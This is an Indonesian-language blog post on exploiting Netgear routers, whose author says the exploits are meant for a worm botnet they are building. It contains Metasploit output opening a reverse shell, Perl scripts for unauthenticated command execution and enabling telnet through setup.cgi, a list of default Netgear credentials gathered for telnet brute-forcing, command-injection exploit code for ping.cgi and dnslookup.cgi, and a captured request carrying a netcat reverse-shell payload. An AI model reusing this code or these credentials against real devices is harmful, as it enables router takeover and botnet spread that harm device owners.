The bug was discovered 05/01/2013. The weakness was released 05/31/2013 by Roberto Paleari as not defined mailinglist post (Bugtraq). The advisory is shared at seclists.org. The public release happened without involvement of Netgear. The attack can be launched remotely. The exploitation doesn't need any form of authentication. Technical details and also a public exploit are known. The price for an exploit might be around USD \$0-\$5k at the moment (estimation calculated on 03/20/2019).

Di sebutkan bahwa bug ini dapat mengeksploitasi tanpa melalui autentikasi, namun Ketika saya mencoba sendiri pada device tersebut, muncul login auth.



Meski serangan ini bisa di lakukan dengan mencoba auth memakai default username dan password, namun apakah artinya "unauth" pada report security-nya salah? Akhirnya saya mencoba mengeksploitasi ini menggunakan Metasploit untuk melihat apakah di perlukan autentikasi untuk exploit ini?

```

msf6 exploit(linux/http/netgear_dgn1000_setup_unauth_exec) > show options

Module options (exploit/linux/http/netgear_dgn1000_setup_unauth_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.0.1       yes       The target host(s), range CIDR identifier, or hosts file with syntax
  RPORT      80                yes       The target port (TCP)
  SRVHOST    0.0.0.0           yes       The local host or network interface to listen on. This must be an IP
  ses.
  SRVPORT    8080              yes       The local port to listen on.
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  SSLCert    -                no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    -                no        The URI to use for this exploit (default is random)
  VHOST      -                no        HTTP server virtual host

Payload options (linux/mipsbe/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.0.222   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:


  Id  Name
  --  --
  0    Automatic

msf6 exploit(linux/http/netgear_dgn1000_setup_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.222:4444
[*] 192.168.0.1:80 - Connecting to target...
[*] 192.168.0.1:80 - Exploiting target ....
[*] Using URL: http://0.0.0.0:8080/izwPdZ2
[*] Local IP: http://192.168.0.222:8080/izwPdZ2
[*] Client 192.168.0.1 (Wget) requested /izwPdZ2
[*] Sending payload to 192.168.0.1 (Wget)
[*] Sending stage (1247672 bytes) to 192.168.0.1
[*] Meterpreter session 3 opened (192.168.0.222:4444 -> 192.168.0.1:60377) at 2020-10-30 18:34:27 +0700

```

Dan jika saya capture dengan wireshark , request HTTP-nya seperti ini.



Nah, untuk memudahkan lagi, saya coba coding dulu dengan perl sebelum nantinya di convert ke c untuk di pakai pada worm botnet kita.

```
#!/usr/bin/perl
#netgear recode by rizal.rasmalian@gmail.com

use LWP::UserAgent;
use threads;
use threads::shared;
use IO::Socket::INET;

$ua=LWP::UserAgent->new;
$ua->timeout(1000);
$ua->agent("Mozilla/5.0");

my $visosxx=IO::Socket::INET->new(PeerAddr=>"192.168.0.1",PeerPort=>80,Proto=>"tcp") or die "\n [!] n0t a valid h0st $target\n";
print $visosxx "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=cd%20/tmp;ls%20-lisa;pwd&curpath=%currentsetting.htm=1 HTTP/1.1\r\n";
print $visosxx "Host: 192.168.0.1\r\n";
print $visosxx "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n";
print $visosxx "Connection:close\r\n\r\n";
my @vires=<$visosxx>;
close($visosxx);
my $vicon="@vires";
print $vicon;
```

Kita test code kita

```
E:\hacktool\hack-mips\netgear exploit>netgear_xpl.pl
HTTP/1.0 200 OK
Content-type: text/plain

725 0 drwxrwxrwx 7 0 0 0 var
726 0 drwxrwxrwx 2 0 0 0 adsl
727 0 drwxrwxrwx 8 0 0 0 etc
728 0 drwxrwxrwx 3 0 0 0 dev
945 0 -rw----- 1 0 0 0 nvram_lock
946 12 -rw----- 1 0 0 10226 nvram
947 0 -rw-r--r-- 1 0 0 0 mac
1249 0 lrwxrwxrwx 1 0 0 8 www -> /www.eng
1305 0 -rw-r--r-- 1 0 0 0 sroutd
1307 4 -rw-r--r-- 1 0 0 124 option
1379 4 -rw-r--r-- 1 0 0 2 wlan_modsloaded
1407 0 -rw-r--r-- 1 0 0 0 wlan_is_running
1411 4 -r--r--r-- 1 0 0 11 wlan_uptime
1417 0 drwxr-xr-x 2 0 0 0 pipe
1446 4 -r--r--r-- 1 0 0 11 lan_uptime
4093 4 -rwxr-xr-x 1 0 0 356 mWAOEloW
5007 4 -rwxr-xr-x 1 0 0 356 IAZpTtrc
5081 4 -rw-r--r-- 1 0 0 896 post_mortem_data.txt
27 0 drwxr-xr-x 12 0 0 248 ..
724 0 drwxrwxrwx 7 0 0 0 .

/tmp
```

Sukses, tanpa perlu autentikasi kita berhasil mengeksploitasi dan menjalankan perintah pada Netgear DGN1000. Faktanya, kemungkinan device netgear lain juga terkena bug ini, seperti Netgear DGN2200.

NETGEAR TELNETABLE

Sebenarnya telnetenable (telnetable) ini adalah sebuah fungsi yang di siapkan oleh netgear agar memudahkan administrator dalam setup devicenya menggunakan telnet, namun tentu saja kemudahan ini bisa di manfaatkan penyerang untuk menguasai device tersebut, apalagi tentunya jika masih menggunakan username dan password yang sama. Jika kita membaca topic ini pada link berikut:

<https://openwrt.org/toh/netgear/telnet.console>

The following Netgear devices are currently known to support this hidden Telnet feature:

- DC112a v1: Works with UDP of version TelnetEnable and administration admin/pw, telnet does not require password.
- D7000 v1: Works with http unlock and telnet, using normal admin user-id and password.
- DGN1000v3: Router Firmware Version V1.0.0.14_0.0.14 works, gives access to a BusyBox console w/o authentication
- DGND3700v1/DGND3800B: < 3.0.0.8 works with original telnetenable over TCP; >= 3.0.0.8 works with any telnetenable patched for UDP.
- EX2700: firmware V1.0.1.8 works, gives access to root shell w/o authentication (telnetenable listens on UDP/23)
- EX6100: Works with original telnetenable (TCP/23) with credentials super_username/super_passwd (not admin/password as one might think) or Garguy/GearDog or both. Sometimes it doesn't unlock with first attempt (parser_enable?)
- EX6100v2: V1.0.1.50 works with new telnetenable (UDP/23). Use username "admin" with the password set in the web interface. Does NOT ask for username/password on login.
- R6300v2: Tested and working with telnetenable2 (UDP Windows 10 version) (Use web interface credentials instead of Garguy/GearDog)
- R6700: V1.0.0.2_1.0.1 Tested and working with modified python script of telnetenable.
- R7000: Assumed to be working with modified python script of telnetenable, and modified telnetenable binary for linux x86-64. V1.0.4.30_1.1.67 & V1.0.7.2_1.1.93 tested working with linux telnetenable from insanid github using web GUI credentials. Doesn't super_username & super_passwd nvram variables that are still present. Changing them does nothing. The telnet login ignores credential username router_ip).
- R7500: V1.0.0.82 Tested and working with modified python script of telnetenable, and modified telnetenable binary for linux x86-64.
- WG602 (unknown version): 🤖 assumed to work
- WGR614 v1-2: unknown; may work
- WGR614 v3,v4,v5,v6: known to work
- WGR614 v7: known to work (if it does not work for you, try to hard reset your router first)
- WGR614 v8 (WGR614L): works, access to a BusyBox console without authentication
- WGR614 v9: works, gives access to a BusyBox console without authentication
- WGR614 v10: works, gives access to a BusyBox 0.60.0 console without authentication

maka permasalahan ini sepertinya tidak hanya menimpa 1 jenis device saja, namun beberapa device juga mempunyai fitur ini, meskipun bisa mempunyai cara yang berbeda dalam mengaktifkan fitur ini.

Caranya ada 2 yaitu:

- <http://pingbin.com/wp-content/uploads/2012/12/telnetEnable.zip>
<http://www.myopenrouter.com/download/10602/NETGEAR-Telnet-Enable-Utility/>

TelnetEnable works with Windows NT and later. Administrator privileges may be required to permit telnetEnable.exe through Windows firewall. The tool tests successfully with Windows 7 64-bit and with an ordinary (non-privileged) user account:

```
msf6 exploit(linux/telnet/netgear_telnetenable) > show options
```

Module options (exploit/linux/telnet/netgear_telnetenable):

Name	Current Setting	Required	Description
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
MAC		no	MAC address of device
PASSWORD		no	Password on device
PCAPFILE		no	The name of the PCAP capture file to process
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with IP addresses
RPORT	23	yes	The target port (TCP)
SNAPLEN	65535	yes	The number of bytes to capture
TIMEOUT	500	yes	The number of seconds to wait for new data
USERNAME		no	Username on device

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------


Teknik ini tentu saja sangat sulit di lakukan jika di lakukan di luar jaringan local device netgear tersebut. Nah untungnya bagi kita , ada Teknik kedua yang lebih mudah dan kemungkinan tentu saja bisa di akses dari jaringan luar.

2. Melalui request http ke file setup.cgi

<http://192.168.1.1/setup.cgi?todo=debug>



Cara ini relative lebih mudah tentu saja, mari kita coba pada device kita.



Ooops, minta username dan password. Tapi tunggu dulu, ternyata pada bug sebelumnya juga pada file setup.cgi, apakah mungkin kita bisa membuat device tersebut menyalakan telnet tanpa autentikasi? Mari kita Kembali ke kode perl kita dan merubah opsi **todo** menjadi **debug**.

```
#!/usr/bin/perl
#netgear telnettable by rizal.rasmalian@gmail.com
use LWP::UserAgent;
use threads;
use threads::shared;
use IO::Socket::INET;

$ua=LWP::UserAgent->new;
$ua->timeout(1000);
$ua->agent("Mozilla/5.0");

my $visosxx=IO::Socket::INET->new(PeerAddr=>"192.168.0.1",PeerPort=>80,Proto=>"tcp") or die "\n [!] n0t a valid h0st $target\n";
print $visosxx "GET /setup.cgi?next_file=netgear.cfg;todo=debug;curpath=/&currentsetting.htm=1 HTTP/1.1\r\n";
print $visosxx "Host: 192.168.0.1\r\n";
print $visosxx "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n";
print $visosxx "Connection:close\r\n\r\n";
my @vires=<$visosxx>;
close($visosxx);
my $vicon="@vires";
print $vicon;
```

Mari kita test

```
E:\hacktool\hack-mips\netgear exploit>netgear_telnetable.pl
HTTP/1.0 200 OK
Content-type: text/html

Debug Enable!
E:\hacktool\hack-mips\netgear exploit>_
```

Taraaa...telnet telah terbuka. Dari sini, kita bisa bruteforce service telnet ini menggunakan username/password yang terdokumentasi di

<https://openwrt.org/toh/netgear/telnet.console>

Administrators have a couple of ways of gaining access to a hidden command line interface (CLI) with a telnet client.

- 1. Calling the routers "debug" endpoint, by simply going to the router's debug endpoint in a browser, i.e. at <http://192.168.1.1/setup.cgi?todo=debug> to enable the telnet daemon (may use username: root, and no password).
- 2. Sending a magic packet to the router's telnet daemon, to unlock it (see below instructions).

DC112a v1: Works with UDP of version TelnetEnable and administration admin/pw, telnet does not require password.
D7000 v1: Works with http unlock and telnet, using normal admin user-id and password.
DGN1000v3: Router Firmware Version V1.0.0.14_0.0.14 works, gives access to a BusyBox console w/o authentication
DGND3700v1/DGND3800B: < 3.0.0.8 works with original telnetenable over TCP; >= 3.0.0.8 works with any telnetenable patched for UDP.
EX2700: firmware V1.0.1.8 works, gives access to root shell w/o authentication (telnetenable listens on UDP/23)
EX6100: Works with original telnetenable (TCP/23) with credentials super_username/super_passwd (not admin/password as one might think) or Gearguy/Geardog or both. Sometimes it doesn't unlock with first attempt (parser_enable?)
EX6100v2: V1.0.1.50 works with new telnetenable (UDP/23). Use username "admin" with the password set in the web interface. Does NOT ask for username/password on login.
R6300v2: Tested and working with telnetenable2 (UDP Windows 10 version) (Use web interface credentials instead of Gearguy/Geardog)
R6700: V1.0.0.2_1.0.1 Tested and working with modified python script of telnetenable.
R7000: Assumed to be working with modified python script of telnetenable, and modified telnetenable binary for linux x86-64. V1.0.4.30_1.1.67 & V1.0.7.2_1.1.93 tested working with linux telnetenable from insanid github using web GUI credentials. Doesn't work with super_username & super_passwd nvram variables that are still present. Changing them does nothing. The telnet login ignores credentials (telnet -l username router_ip).
R7500: V1.0.0.82 Tested and working with modified python script of telnetenable, and modified telnetenable binary for linux x86-64.
WG602 (unknown version): assumed to work
WGR614 v1-2: unknown; may work
WGR614 v3,v4,v5,v6: known to work
WGR614 v7: known to work (if it does not work for you, try to hard reset your router first)
WGR614 v8 (WGR614L): works, access to a BusyBox console without authentication
WGR614 v9: works, gives access to a BusyBox console without authentication
WGR614 v10: works, gives access to a BusyBox 0.60.0 console without authentication

by Seattle Wireless
♦ Forks of TelnetEnable (telnetenable)
♦ For newer N routers that probe packet UDP (EX270 R6700, R700 and R7500)
♦ Telnetenable Python
♦ Using the Netg Router Console
♦ Troubleshooting

- WN3000RP v1: works; does not require username/password for login, but necessary for telnetenable (Geardog/Gearguy)
- wndr3300: works. Does not require username/password for login. On connection the '#' prompt is displayed.
- WNDR3400v2 v1.0.0.16_1.0.34 works; does not ask for username/password on login. On connection you should be dropped on a '#' prompt
- WNDR3700 V1.0.7.98: known to work - does not ask for username/password. After connection you will be root at BusyBox v1.4.2.
- WNDR3800 v1.0.0.16 Tested with the python script of telnetenable.
- WNDR4000 v1.0.0.88 works. Does NOT ask for username/password on login. On connection you should be dropped on a '#' prompt.
- WNDR4300 V1.0.1.30/34/42 works with the python script. Does NOT ask for username/password on login. On connection you should be dropped on a '#' prompt.
- WNDR4500 V1.0.1.40 works with the python script. Does NOT ask for username/password on login. On connection you should be dropped on a '#' prompt.
- WNR1000 v1-2: works; does not require username/password for login. On connection the '#' prompt is displayed.
- WNR1000 v3: works using the new UDP utility with GUI user/password, using latest OEM firmware 1.0.2.68_60.0.93NA
 1. did not work initially, only having performed a GUI reset after upgrading firmware to latest
 2. BusyBox 0.60.0 worked after a hard reset (power on holding reset button until lights flash)
 3. firmware prior to latest was not tested, but expect the old TCP utility was required, per WGR614v10
- WNR1000 v4: works. Use username "admin" with the password set in the web interface.

Meski device DGN1000 menurut dokumentasi tersebut login tanpa password, namun di belakang device tersebut tertulis password untuk login webnya adalah admin/changeme . Nah daftar username/password ini akan di masukan dalam list untuk bruteforce service telnet kita. Saya kumpulkan daftar username/password untuk telnet netgear biar mudah

Username	Password
blank	blank
admin	default
Gearguy	Geardog
Geardog	Gearguy
admin	changeme
root	blank
super_username	super_passwd
admin	password
guest	guest

List default username/password Netgear

CVE-2017-6077 - netgear ping.cgi RCE

Bug ini mengenai device Netgear DGN2200 pada file ping.cgi

Netgear DGN2200v1/v2/v3/v4 - 'ping.cgi' Remote Command Execution

EDB-ID:

41394

CVE:

2017-6077

Author:

SIVERTPL

Type:

WEBAPPS

Platform:

HARDWARE

Date:

2017-02-18

EDB Verified: ✖

Exploit:  / 

Vulnerable App:

**Become a Certified
Penetration Tester**

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). **All new content for 2020.**

Karna tidak mempunyai device ini, maka exploit ini saya sertakan pada worm botnet JellyFish tanpa melalui testing, namun cukup kita lihat pada scripting exploitnya pada exploit-db

```

def execute(cmd):
    r = requests.post("http://" + sys.argv[1] + "/ping.cgi", data={'IPAddr1': 12, 'IPAddr2': 12, 'IPAddr3': 12, 'IPAddr4': 12, 'ping': "Ping",
    'ping_IPAddr': "12.12.12.12; " + cmd}, auth=(login, password), headers={'referer': "http://192.168.0.1/DIAG_diag.htm"})
    result = parseOutput(r.text)
    return result

def spawnShell():
    r = execute("echo pwn3d")

    if any("pwn3d" in s for s in r) == False:
        print "Something went wrong, is the system vulnerable? Are the credentials correct?"
        return

    while True:
        cmd = raw_input("$ ")

```

Exploit melakukan request POST ke file ping.cgi dengan beberapa parameter , dan di ikuti command injection (";cmd") untuk melakukan eksploitasi pada device ini.

CVE-2017-6334 - netgear dnslookup.cgi

Bug ini mengenai device yang sama seperti bug ping.cgi di atas, sehingga tidak bisa saya konfirmasi sendiri bug ini. Dan untuk hal ini kita lihat pada code di exploit-db

Netgear DGN2200v1/v2/v3/v4 - 'dnslookup.cgi' Remote Command Execution

EDB-ID: 41459	CVE: 2017-6334	Author: SIVERTPL	Type: WEBAPPS	Platform: HARDWARE	Date: 2017-02-25	Become a Certified Penetration Tester Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.
EDB Verified: ✓	Exploit: 📄 / {}	Vulnerable App:				



```
def execute(cmd): #Escaping basic sanitization
    requests.post("http://" + sys.argv[1] + "/dnslookup.cgi", data={'host_name': "www.google.com; " + cmd, 'lookup': "Lookup"}, auth=(login, password))
    return

def spawnShell():
    print "Dropping a shell-like environment (blind OS injection)"
    print "To test it type 'reboot'"
    while True:
        cmd = raw_input("[blind $] ")
        execute(cmd)
```

Exploit mengirimkan post request ke dnslookup.cgi dan menyisipkan perintah pada parameter host_name **"host_name:www.google.com;cmd"**, bug yang cukup mudah di eksploitasi. Namun bug pada ping.cgi serta dnslookup.cgi ini memerlukan username dan password device tersebut, dan Kembali lagi pada daftar username/password default Netgear yang sudah saya sertakan di atas.

Metasploit juga tampaknya menyertakan exploit ini

11	exploit/linux/http/netgear_dnslookup_cmd_exec	2017-02-25	excellent	Yes	Netgear	DGN2200 dnslookup.cgi Command Injection
12	exploit/linux/http/netgear_r000_cgibin_exec	2016-12-06	excellent	Yes	netgear	R/000 and R0400 cgi-bin Command Injection
13	exploit/linux/http/netgear_readynas_exec	2013-07-12	manual	Yes	NETGEAR	ReadyNAS Perl Code Evaluation
14	exploit/linux/http/netgear_unauth_exec	2016-02-25	excellent	Yes	Netgear	Devices Unauthenticated Remote Command Exe
15	exploit/linux/http/netgear_wnr2000_rce	2016-12-20	excellent	Yes	NETGEAR	WNR2000v5 (Un)authenticated hidden lang av
16	exploit/linux/http/nuuo_nvrmini_auth_rce	2016-08-04	excellent	No	NUUO NVRmini 2 / Crystal / NETGEAR	ReadyNAS Survei

Meski tidak punya device tersebut, kita bisa mengcapture paket dari Metasploit tersebut, dan inilah hasilnya

Wireshark · Follow HTTP Stream (tcp.stream eq 1) · Ethernet

```
GET /dnslookup.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Authorization: Basic Og==
Content-Length: 184

lookup=Lookup&host_name=www.google.com%3b%20mkfifo%20/tmp/qsfcoyd%3b%20nc%20192.168.43.181%204444%200%3c/tmp/qsfcoyd%207c%20/bin/sh%203e/tmp/qsfcoyd%2023e%261%3b%20rm%20/tmp/qsfcoydHTTP/1.1 404 Not Found
Server:
Date: Sat, 01 Jan 2000 01:53:03 GMT
Content-Type: text/html
Connection: close
```

Pada Metasploit, memakai request GET bukannya POST, anyway karna kita sendiri tidak bisa konfirmasi bug ini, maka sertakan saja keduanya heheheh 😊.

Worm botnet kini makin canggih semenjak Mirai botnet menyerang internet, Teknik penetrasi makin canggih dan menggunakan exploit yang makin beragam, bahkan terakhir ada botnet yang menyertakan puluhan exploit sebagai senjatanya. Belum lagi jika membahas teknologi komunikasi antara botnet dan CNC yang mempunyai banyak perubahan sejak era mirai botnet. Belum lagi Teknik seperti mengintercept jaringan pada device tersebut, sehingga kemungkinan pencurian password penting bisa terjadi.

Kesimpulan

Dengan berkembangnya internet ke semua sector kehidupan, utamanya sejak pandemic covid-19 menyerang dunia, permintaan dunia akan device - device yang terhubung melalui internet juga makin banyak. Namun tentu saja, celah - celah baru juga di temukan dan di eksploitasi untuk penyebaran worm dan botnet di internet. Usahakan selalu mengikuti informasi bug /kelemahan keamanan terbaru di internet, karna mungkin saja bug tersebut mengenai device di rumah atau kantor anda.

Referensi

<https://www.exploit-db.com/>

<https://www.metasploit.com/>

<https://vulners.com/>

<https://www.geeksforgeeks.org/socket-programming-cc/>

<https://www.securityfocus.com/>

<https://threatpost.com/>

<https://www.trendmicro.com>

<https://github.com/jgamblin/Mirai-Source-Code>

<https://openwrt.org/>

<https://www.netgear.com/>

